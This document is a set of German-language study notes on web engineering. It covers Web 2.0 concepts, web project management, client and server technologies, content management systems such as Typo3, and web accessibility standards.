

Web X.Y

Unterschiede zwischen Web 1.0 und Web 2.0:


Aspekt	Web 1.0	Web 2.0
Werbetechnik	Double Click	Google AdSense
Lastverteilung	Akamai	BitTorrent
Distribution	mp3.com	Napster
Enzyklopädie	Britannica Online	Wikipedia
Selbstdarstellung	persönliche Webseite	Blogs
Benutzerzugang	Raten von Domainnamen	SEO
Wert eines Besuchs	Page Views	Cost Per Click
Bidirektionalität	CMS	Wikis
Strukturierung	Taxonomie	Folksonomie

Definition Web 2.0

- Internet als Plattform
- Hauptregel: Anwendungen entwickeln, die sich Netzwerkeffekte zu Nutze machen (je mehr Benutzer, desto nützlicher die Anwendung)
- Philosophie der gleichzeitigen Maximierung von kollektiver Intelligenz und persönlichem Mehrwert für jeden einzelnen Nutzer


Web 2.0 Charakteristika

- Strukturierung von unstrukturierten Daten
  - CDDB Datenbank: die Sequenzen von Liederlägen sind eine eindeutige Signatur
  - Google: jeder Link ist eine Stimme
  - Facebook: Beziehungen lassen sich als Sozialer Graph darstellen
- Design Patterns und Prinzipien
  - Gesamtes Web als Fokus (Long Tail), datengetriebene Plattformen (z.B. Freundesfreunde, Amazons Empfehlungsmechanik), Wertschöpfung durch Nutzer, Netzwerkeffekte, Veränderbarkeit und Mashups, Perpetual Beta, leichtgewichtige Architekturen und Schnittstellen, Geräteunabhängigkeit, Rich GUI
- Technologien
  - AJAX, Web Services und REST, RSS und ATOM, Portale und Mashups
- Nutzertypen



- Einbeziehung des Benutzers
  - User-generated Data, User-generated Metadata, User-generated Comments
- Web 2.0 nur eine technologische Ausrichtung neben Web 1.0, z.B. Verkauf von Produkten oder statische Webseiten auch heute noch aktuell

**Web 2.0 Applikationen**



**Social Software als Teil von Web 2.0**

- Definition Social Software: Nutzung des Web 2.0 um interpersonelle Interaktionen zu ermöglichen und darzustellen
- Zieldimensionen
  - Publikation und Verbreitung von *Informationen*
  - *Kommunikation* zwischen Teilnehmern
  - Schaffung und Verwaltung von *Beziehungen*
- Wandel der Nutzung und der Kultur
  - 1:1 Kommunikation, 1:n Kommunikation, n:m Kommunikation
- Beispiel Weblog
  - periodische Updates, starke Verlinkung, Kommentare, Trackback und Ping, Permalinks, Blogroll, RSS
  - Corporate Blogs:

	Information	Persuasion		Argumentation		
	Wissen vermitteln	Themen besetzen	Image bilden	Verträge unterstützen	Beziehungen pflegen	Konflikte lösen
Interne Kommunikation	Knowledge Blogs			Collaboration Blogs		
Markt-kommunikation	Service Blogs	CEO Blogs	Product Blogs	Customer Relationship Blogs	Crisis Blogs	
Public Relations	Campaigning Blogs					

© A. Zerfaß 2005

- Beispiel Wiki
  - Bearbeiten, interne Verlinkung, letzte Änderungen und Versionen, Sandbox, keine hierarchische Strukturierung, Suche
- Beispiel Unternehmenseinsatz
  - Marketing, Kundensupport, Produktentwicklung, Wissensmanagement, Projektmanagement
  - Vorteile: Benutzerfreundlichkeit, Kosten, Qualität der Ergebnisse; aber: Kontrollverlust

## Strategic Planning

### Web-Projekte

- Unterschiede zwischen Software-Projektmanagement und Web-Projektmanagement

Parameter	Software-Projektmanagement	Web-Projektmanagement
Hauptziel	Qualität zu geringen Kosten	benutzbares Produkt in kürzester Zeit
Projektteam	10 – 100 Leute	3 – 9 Leute
Dauer	12 – 18 Monate	3 – 6 Monate
Kosten	mehrere Millionen Dollar	mehrere Tausend Dollar
Entwicklungsansatz	basiert auf Anforderungen; in Phasen strukturiert; inkrementell; dokumentationsgetrieben	agile Methoden; Aggregation von Komponenten; Prototyping
Technologien	OO-Methoden, CASE-Tools	komponentenbasierte Methoden; visuelle Programmierung; Multimedia
Prozesse	CMM, ISO etc. („starr“)	Ad-hoc („agil“)
Produkt	codebasiert; geringe Wiederverwendung; komplexe Applikationen	hohe Wiederverwendung; Standardkomponenten; viele Standardapplikationen
Mitarbeiterprofil	professionelle Softwareentwickler mit mehrjähriger Erfahrung	Multimedia-Designer; Web-Programmierer; Marketing Manager

- Besonderheiten von Webprojekten
  - schnelle Projektzyklen, Inhalt, hohe Folgekosten, verschiedene Marken nebeneinander auf einer Seite, heterogene Zielgruppe, interdisziplinäre Teams, dynamisches Umfeld, Kosten unerschätzbar, parallele Projektphasen
- Unterschiede zwischen projekt- und seitenspezifischen Webprojekten
  - projektspezifisch: In-House / Outsourcing, Projektgröße, Erstellung / Relaunch / Redesign / Technologiewechsel, On-Site Projekt / verteilte Arbeit
  - seitenspezifisch: Inhalt und Zweck, Intranet / Extranet / Internet, Übersetzung / Internationalisierung / Lokalisierung, technische Realisierung, Funktionalität, Performance, Sicherheit
- Kategorien von Webprojekten (nach Komplexität und geschichtlicher Entwicklung)
  - dokumentenzentriert, interaktiv, transaktionsorientiert, workflowbasiert, portalorientiert, kollaborativ, Social Web, ubiquitär, Semantic Web
- Dimensionen von Webprojekten
  - Produkt
    - Inhalt: dokumentenzentriert, dynamisch, Multimedia, Qualitätsanforderung
    - Hypertext: Nichtlinearität (browsen, suchen, geführte Touren), Desorientierung (Besucher weiß nicht mehr, wo er auf der Seite ist), kognitiver Overload
    - Präsentation: Ästhetik, Selbstbeschreibung
  - Benutzung
    - sozialer Kontext: Spontaneität, Multikulturismus
    - technischer Kontext: Servicequalität, Multiplattform
    - physikalischer Kontext: Globalität, Verfügbarkeit
  - Entwicklung
    - Projektteam: multidisziplinär, junges Durchschnittsalter, Community-Entwicklung
    - technische Infrastruktur: Inhomogenität, unreife Produkte
    - Prozess: Flexibilität, Parallelität
    - Integration: intern, extern

- Evolution
  - andauernde Änderung der Umgebungsbedingungen, Wettbewerbsdruck, Schnellebigkeit
- Zielsetzungen von Webprojekten
  - Umsatzgenerierung: Kontaktgenerierung, E-Business-Transaktionen, Werbe- und Affiliateprogramme
  - Kosteneinsparung: Mitarbeiter, Distribution von Verkaufsmaterialien, Werbekosten, Kosten einer Firmenneugründung
  - Markenentwicklung
  - Kundensupport
  - Unterhaltung

### Going Global

- Übersetzung: gleicher Inhalt in verschiedene Sprachen übersetzen
- Internationalisierung: eine Version (meist in Englisch) welche alle Anforderungen erfüllt
- Lokalisierung: Erzeugung von regionsspezifischen Inhalten

### Nach dem Go-Live

- Nachfolgende Änderungen
  - Technologiewechsel: Browser-Release-Zyklen
  - Änderung der Benutzung: Live-Streaming, erwartete Web 2.0-Funktionen
  - geschäftlicher Wettbewerb: Definierung von Must-Haves und K.O.-Kriterien
- Nachwirkungen
  - sofort und weltweit verfügbar, Integration von Geschäftsprozessen, Redefinierung von Workflows, unlimitierte Seitenfaktoren, Wettbewerbsdruck, kurze Lebenszyklen
- Bekanntmachung einer neuen Seite
  - Newsletter, Affiliate Marketing, SEM, inhaltsbezogenes Marketing
- Verwaltung der Inhalte
  - Größenordnung, Update-Zyklen, Umfang und Zeitpunkt, Konsistenz und Verlässlichkeit, Syndizierung
- Benutzeranalyse
  - Anonymität vs. Rich-User-Profiling, Netzwerkanalyse, Webserver-Logfiles, Google Analytics

### Usability und Design

- Zusammenfassung
  - sobald es um den Benutzer geht, ist das Interface das Produkt
  - erster Kontakt mit dem Interface ist die Benutzerqualität
  - der Wettbewerber ist nur einen Klick entfernt
  - Benutzbarkeit ist kontextabhängig
  - Design sollte dem Benutzer helfen seine Ziele zu verwirklichen
  - einfacher Zugang zu allen Funktionen und Inhalten
- Vorteile
  - Differenzierbarkeit gegenüber Wettbewerbern, Akquise von neuen Kunden, Bindung von vorhandenen Kunden, Umsatzgenerierung, Innovationsquelle sein, höhere Benutzerzufriedenheit, geringerer Aufwand zur Einarbeitung, Kosteneinsparung aufgrund des benutzerzentrierten Designs

- Prinzipien
  - easy to sniff (man ahnt was hinter Links steht), easy to select, easy to use, easy to comprehend, easy to estimate (komplexe Funktionen sind klar)
- Vertrauen
  - Erhöhung des Vertrauens
    - Domains, Quellenangaben, schnelle Antwortzeiten, Bestätigungen
  - Verringerung des Vertrauens
    - exzessiver Gebrauch von Werbebannern, Verlinkungen zu nicht-vertrauenswürdigen Seiten, seltene Updates, Rechtschreibfehler, veraltete Links, limitierte Zugänglichkeit

### Client Technologies

#### Client-Technologien

- Geräte
  - Hardware (verschiedene Eingabegeräte, verschiedene verfügbare Tasten), Betriebssystem (verfügbare Schriften, DPI), Browser (Textbrowser), Plugins
- Verbindungen
  - kabelgebunden oder drahtlos, HTTP oder WAP

#### Basis-Sprachen

- (X)HTML (Struktur) und CSS (Design)
- JavaScript (Manipulation des Document Object Model, „Fernsteuerung“ des Browsers)
- Plugins (Flash, Silverlight, ActiveX, Java Applets)

#### Client-Interaktions-Schemata

- klassischer Ansatz: Seite wird im Browser angezeigt → Eingabe von Formulardaten oder Click auf einen Link → Interaktion macht einen „postback“ → neue/geänderte Seite wird angezeigt
- Änderung durch AJAX: auch einzelne Teile einer Seite können neu geladen werden
- aber bei manchen Applikationen ist der klassische Ansatz angemessener (z.B. Wikipedia)
- Unterschied zwischen statischen und dynamischen Webseiten

statische Webseite	dynamische Webseite
- Abruf von statischem Inhalt (HTML)	- Inhalt wird auf Abruf auf Basis von Skripten generiert
- Fokus liegt auf Informationsverbreitung	- Client: JavaScript, VBScript
- Benutzer ist passiv	- Server: PHP, Perl, Python

#### Web Services

- Motivation
  - State of the Art: HTML-UI (gute Bedienbarkeit, plattformunabhängig, keine Firewall-Probleme)
  - aber schlecht für M2M, Screen-Scraping sehr fehleranfällig und aufwändig
  - Bedarf an besseren RPC
- Charakteristika
  - plattform- und programmiersprachenunabhängig
  - Sammlung von Funktionen, die über das Web aufgerufen werden können
  - Datenaustausch durch XML
  - Erzeugen ein verteiltes System
  - keine GUI-Interaktion, reiner Datenaustausch und Applikationsverlinkung

- Client-Server-Kommunikation, Ad-hoc-Kommunikation (zustandslos)
- One-Way-Server (zentrale Dienste, keine Peer-To-Peer)
- Rollen
  - Service Provider: Bereitstellung und Beschreibung des Dienstes, verantwortlich für Implementierung, Ausführung und Wartung
  - Service Consumer: nutzt den Dienst, ruft die Beschreibung ab
  - Service Broker: speichert und kategorisiert Beschreibungen, bietet Suchfunktionen an


### Mobile Clients

- Kategorien
  - Notebooks, TabletPCs, Netbooks, PDAs und Smartphones
  - Verbindungen: WLAN Hotspots, GPRS/UMTS
- Probleme
  - eingeschränkte Ressourcen, spezifische Interaktionen, eingeschränkte Kommunikationsmöglichkeiten, kleine Displays und Auflösungen, nur Nummerntastatur mit T9, niedrige Performance, komplexe HTML-Elemente werden falsch dargestellt
- Ansätze
  - make it special: WAP-Protokoll
  - make it automatic: Autoanpassung der HTML-Seite über einen Proxy, Inhalt wird als Einheit übertragen (gut für Verbindungsabbrüche), Bilder werden binär eingebunden
  - make it generic: geräteunabhängige Sprache, mobile Dialekte von HTML und CSS

### Server Technologies

#### AJAX-Prinzipien

- Web-Applikations-Modell




- AJAX-Engine entscheidet, ob der Server kontaktiert werden muss oder Daten im Cache sind
- Prinzipien für gute AJAX-Programmierung
  - Minimierung des Traffics, konsistente Benutzerinteraktionen (AJAX transparent für den Nutzer), Minimierung der Lernkurve, Vermeidung von unnötigen und verwirrenden Seitenelementen, Zugänglichkeit (auch ohne AJAX)

▪ Vor- und Nachteile

Vorteile	Nachteile
<ul style="list-style-type: none"> <li>- keine zusätzlichen Plugins nötig</li> <li>- serverseitige Browser-Erkennung</li> <li>- Reduzierung von DOM-Neuaufbau-Schritten</li> <li>- Reduzierung von Serverlast, Bandbreite und Kosten</li> <li>- aktive Benutzerinteraktionen und Möglichkeit, diese aufzunehmen</li> </ul>	<ul style="list-style-type: none"> <li>- JavaScript benötigt</li> <li>- nicht zugänglich (z.B. mobile Geräte)</li> <li>- komplexeres Testen</li> <li>- Zurück-Schaltfläche funktioniert schlecht</li> <li>- Seiten-URL ändert sich nicht</li> <li>- Latenzzeit</li> <li>- Möglichkeit der Aufnahme von Benutzerinteraktionen</li> </ul>

**Webserver-Prozess**




- Variablen können HTTP-Request, Session oder ähnliches sein
- nur die Sternchen sind bei den verschiedenen Technologien verschieden


**Webserver-Technologien**

- (ASP und) ASP.NET
  - kann auf die gesamten .NET-Programmiersprachen zugreifen; Code wird nicht interpretiert; jede Seite ist ein separates Objekt; Session Tracking; Authentifizierung und Autorisierung; unterstützt Web Services; verschiedene Caching-Mechanismen; Daten von Datenbanken sind abruf- und veränderbar; Konzept für Master Pages, Themes, Skins; Trennung von Code und Design
  - ASP.NET Engine führt HTTP-Request durch verschiedene Module, so dass sich die Applikation nicht mehr um Autorisierung und ähnliches kümmern muss
- CGI (Common Gateway Interface)
  - weit verbreitet; standardisierte Kommunikationsschnittstelle zwischen Webserver und externen Programmen; jede Programmiersprache ist möglich die der Server interpretieren kann; Resultat ist immer ein HTML-Dokument (keine Trennung von Code und Design)
  - Vorteile: einfach, sprachenunabhängig, Sicherheit über separate Prozesse, offener Standard, architekturunabhängig
  - Nachteile: langsam (ein Prozess pro Aufruf), nicht-persistent und somit kein Session-Management, schlechte Skalierbarkeit, Blackboxing, kein Transaktionskonzept
  - Fast-CGI: Webserver und Applikationsserver können getrennt sein, Kommunikation über TCP
- JSP (Java Server Pages)
  - benutzt XML-Tags und Skripte, die in Java geschrieben werden; eingebettet in HTML-Code; viele Klassenbibliotheken (Java Mail, CORBA, RMI, JDBC); Webserver benötigt JSP-Support (Java Application Server oder JSP-Engine); plattformunabhängig

- Unterschied Java-Servlets: laufen in einer Java-Umgebung und produzieren HTML-Code (CGI-ähnlich)
- JSP-Prozess



- J(2)EE
  - Komplexes Framework (ähnlich wie .NET), Kapselung in Container, Schichtenarchitektur
  - J2EE-Prozess



- 1 Benutzer: Eingabe der URL
- 2 Web Browser: HTTP Request wird an Web Server/Web Container gesendet
- 3 Web Container: Überprüfung der URL und Mapping auf das Servlet
- 4 Web Container: Kapselung des Requests und Responses in jeweils einem Objekt
- 5 Web Container: Wenn noch keine Instanz des Servlets existiert, Laden und Erstellung einer Instanz der Servlet-Klasse, Aufruf der init-Methode des Servlets
- 6 Web Container: Aufruf der service-Methode des Servlets
- 7 Servlet: Aufruf entsprechenden do-Methode
- 8 Servlet: Schreiben der HTML-Tags in ein Buffer des Reponse-Objektes
- 9 Web Container: HTTP Response wird auf der Basis des Response-Objektes erstellt und versendet

- Perl
  - Fokus: Datenmanipulation (vor allem bei Foren, Gästebücher etc.), plattformunabhängig, vor der Ausführung kompiliert
- PHP
  - serverseitige Skriptsprache; explizit für die Erstellung von Web-Applikationen entwickelt; eingebauter Netzwerkprotokoll-Support; plattformunabhängig; Module für Apache und IIS; auch für komplexere Applikationen nutzbar (PEAR, PECL)
- Python
- RoR (Ruby on Rails)
- Ruby

### Tools für die Webentwicklung

- IDE (Integrated Development Environment)
  - Eclipse, Visual Studio, Zend Studio etc.
- einfachere Editoren
  - Dreamweaver, FrontPage, KompoZer
- Browser-Werkzeuge
  - Firefox Web Developer Toolbar, Firebug, Safari Network Analyzer, IE Developer Toolbar

### Session-Handling

- Identifizierung des Nutzers
- Cookies, URL Rewriting
- Speicherung im Token
- Laufzeit der Session (Browser, IP, Timestamp, Multi-Login?)

### URL-Rewriting

- jede Ressource im Internet ist für immer eindeutig identifizierbar
- Ausprägungen
  - für das Session-Management (Variablen anhängen)
  - um Get-Variablen lesbar zu machen (Übersetzung von Variablen)

## Web Content Management Systems

### Definition Web CMS

- systematische und strukturierte Akquisition, Erstellung, Bearbeitung, Veröffentlichung und Wiederverwendung von Inhalten, die als HTML-Seiten dargestellt oder von ihnen referenziert werden
- sollte idealerweise Document Management Systeme (Versionierung, Metadaten), Knowledge Management Systeme (Abstraktion von Dokumenten, Data Warehouse) und Publishing Systeme (Medienproduktion) vereinen

### Motivation


- Trennung von HTML & CSS ausreichend, Kopieren & Einfügen ausreichend, keine Wiederverwendung von Inhalten, keine Änderung von Inhalten (auch Navigation)
- falls diese Aussagen mit „ja“ beantwortet werden können, wird kein Web CMS benötigt
- Orthogonalität (Modularität); verschiedene Plattformen, verschiedene Benutzer (z.B. Grafiken skalieren); echter Publikations- und Redaktionsprozess

### Trennung der Elemente Struktur, Inhalt, Design und Programmlogik

- Struktur
  - strukturelle Templates (Container); Marker für Inhaltselemente (durch Rauten oder IDs); verschiedener Inhalt für gleiche Strukturen (Überschriften nun relativ, auch nur Ausgabe von Überschriften möglich)
- Inhalt
  - Definition von Assets (logische Einheiten: 1 Überschrift, 1 Text, beides zusammen, ganzes Dokument); verschiedene Abstraktionsstufen; Zuweisung von Assets zu den Markern; Lebenszyklusverwaltung von Assets; benutzungsneutrale Speicherung der Inhalte
- Design
  - CSS; XSL-Templates; Unabhängigkeit von Zielformaten; Single-Source Publishing
- Programmlogik
  - Entfernung von Programmlogik von Struktur und Inhalt; zuständig für die Benutzerinteraktion; Erzeugung von dynamischen Inhalten; jeder Inhalt sollte möglich sein, Verarbeitung anhand von Parametern; Erzeugung von logischen Einheiten

### Komponenten eines Web CMS

- Architektur




- User-, Acces- und Workflow-Management: Nutzer und Gruppen, Rollen und Rechte, Verantwortlichkeiten und Aufgaben
- Schnittstellen: Inhaltsverbreitung, Benutzerauthentifizierung und -autorisierung, Import von Inhalten, Integration mit anderen Systemen, Ausführung von Geschäftsprozessen

### Inhaltserstellung

- Eingabe von Inhalten: Rich Text Editoren, eingebettete Multimediaelemente, Einbindung fremder Inhalte
- Inhaltstypen: Inhalte (im System generiert), Dateien (dem System hinzugefügt) und Assets (im System verwaltet)
- Digital Asset Management: Metadatenanreicherung als Schlüsselfaktor, Datenunabhängigkeit, Gültigkeit und Lizenzbestimmungen, Kontext erzeugen, Zugangsbeschränkungen

### Verteilungs- und Veröffentlichungskonzepte

- Staging Server (push)
  - Content-Management und -Verteilung auf verschiedenen Systemen
  - CMS nur für Autoren, Editoren und Administratoren zugänglich, kein öffentlicher Zugang
  - statische Veröffentlichung von Inhalten als HTML auf dem Staging Server



- Vorteile: hohe Performance, einfaches Backup, lesbare URLs, Suchmaschinenlesbar
- Nachteile: nur nutzbar bei wenigen Änderungen, geringe Funktionalität

- Direct Publishing (pull)
  - Verteilung und Management auf dem gleichen Server
  - Seite wird erst bei Benutzerabruf generiert
  - Vorteile: einfaches und live Bearbeiten, mehr Funktionalität
  - Nachteile: geringe Performance, SEO benötigt

### Typo3

- Open Source CMS, nutzt PHP, MySQL (und DBAL) sowie Apache httpd (und ISS)
- Backend zur Inhaltsverwaltung, Frontend zur Veröffentlichung
- Trennung von Layout (HTML-Template), Design (CSS), Content (TYPO3 Extensions), Programmlogik (TypoScript)
- modular aufgebaut, hohe Erweiterbarkeit

### Accessibility

#### Motivation

- aus ökonomischen Gründen (in Deutschland bisher nur für öffentliche Bereiche Gesetze für Barrierefreiheit)
- aus Werbezwecken (DIN-Zertifikate, BIENE-Award, Nutzung von Community-Effekten und Marktnischen)

#### Definition

- Zugänglichkeit: Menschen mit Behinderung können das Internet nutzen, d.h. sie können Inhalte erfassen, verstehen, navigieren, interagieren und teilnehmen.
- eingeschränkte Seiten: es existieren Barrieren, kein „universales Design“ vorhanden, andere Seiten unterstützen den Nutzer mehr, ein anderer Benutzer hat mehr Nutzen von der Seite als ein Beeinträchtigter
- Beeinträchtigungen: physikalische, mentale, aber auch technologische Aspekte (keine Maus, kein JavaScript, Displaygröße)

#### Standardisierung

- World Wide Web Consortium (W3C)
  - Web Content Accessibility Guidelines (WCAG)
  - nur sehr schleppende Standardisierung (1999 1.0, 2006 2.0)
- WCAG Samurai
  - Web-Entwickler, denen das W3C zu langsam und an den Anforderungen vorbei standardisiert
- deutsche Gesetze
  - Behindertengleichstellungsgesetz (BGG), Barrierefreie Informationstechnik-Verordnung (BITV) → für öffentliche Institutionen, technische Richtlinien
- Landesspezifische Versionen
  - BGG NRW: „hierbei ist die Nutzung persönlicher Hilfsmittel zulässig“
  - BITV NRW: generische Prinzipien
    - Umsetzung der Inhalte soll so erfolgen, dass sie mit heutigen und künftigen Technologien funktionieren
    - Inhalte und Bedienung sollen wahrnehmbar, verständlich und bedienbar sein
    - aber kein Zwang dahinter, auch alternative Angebote möglich

### zugängliche Bilder


- Gesetz fordert äquivalente Texte für jedes Nicht-Text-Element
  - würde z.B. bedeuten, im Alt-Text des Bildes den gleichen Text wie im dazugehörigen Absatz zu verwenden
- Bilder fördern die Verständlichkeit und Nutzbarkeit für die meisten Nutzer
- alternative Texte: Bezeichnung soll knapp und genau das beschreiben, was zu sehen ist; keine Redundanz benutzen; kein Gebrauch von „Bild von ...“, „diese Abbildung beschreibt ...“ → der Nutzer oder das Programm weiß ja, dass gerade ein Bild betrachtet wird
  - spezielle Bildtypen
    - Formularbuttons: textuelle Beschriftung im Alt-Text angeben
    - Image Maps: ganzes Bild beschreiben, zusätzlich die einzelnen Links
    - Image Slices, Hintergrundbilder: leerer Alt-Text (bzw. nur im ersten Image Slice)
    - Logos: keine feste Entscheidungsregel, auch wirtschaftliche Aspekte fließen mit ein
- lange Beschreibungen (z.B. von Diagrammen)
  - im Kontext der Abbildung (damit kann Alt-Text der Abbildung leer bleiben)
  - textuelle Beschreibung als Link
  - besser: longdesc-Tag nutzen (wird üblicherweise von Browsern ignoriert, aber die Daten sind verfügbar)

### zugängliche Videos

- textuelle Zusammenfassung, Drehbuch, Untertitel, Synchronisation mit Stream
- Konsequenz: keine Live-Streams? → kann nicht Sinn sein, alternatives Material bereitstellen

**KISS-Prinzip** (keep it short & simple): Inhalte einfach und prägnant darstellen

### Vergleich Tabellen-Layout und CSS-Layout



### Vorteile

- Abkürzungen als MouseOver-Erklärungen
- Anchor Targets: Absätze, zu denen gesprungen wird, kurz grafisch hervorheben
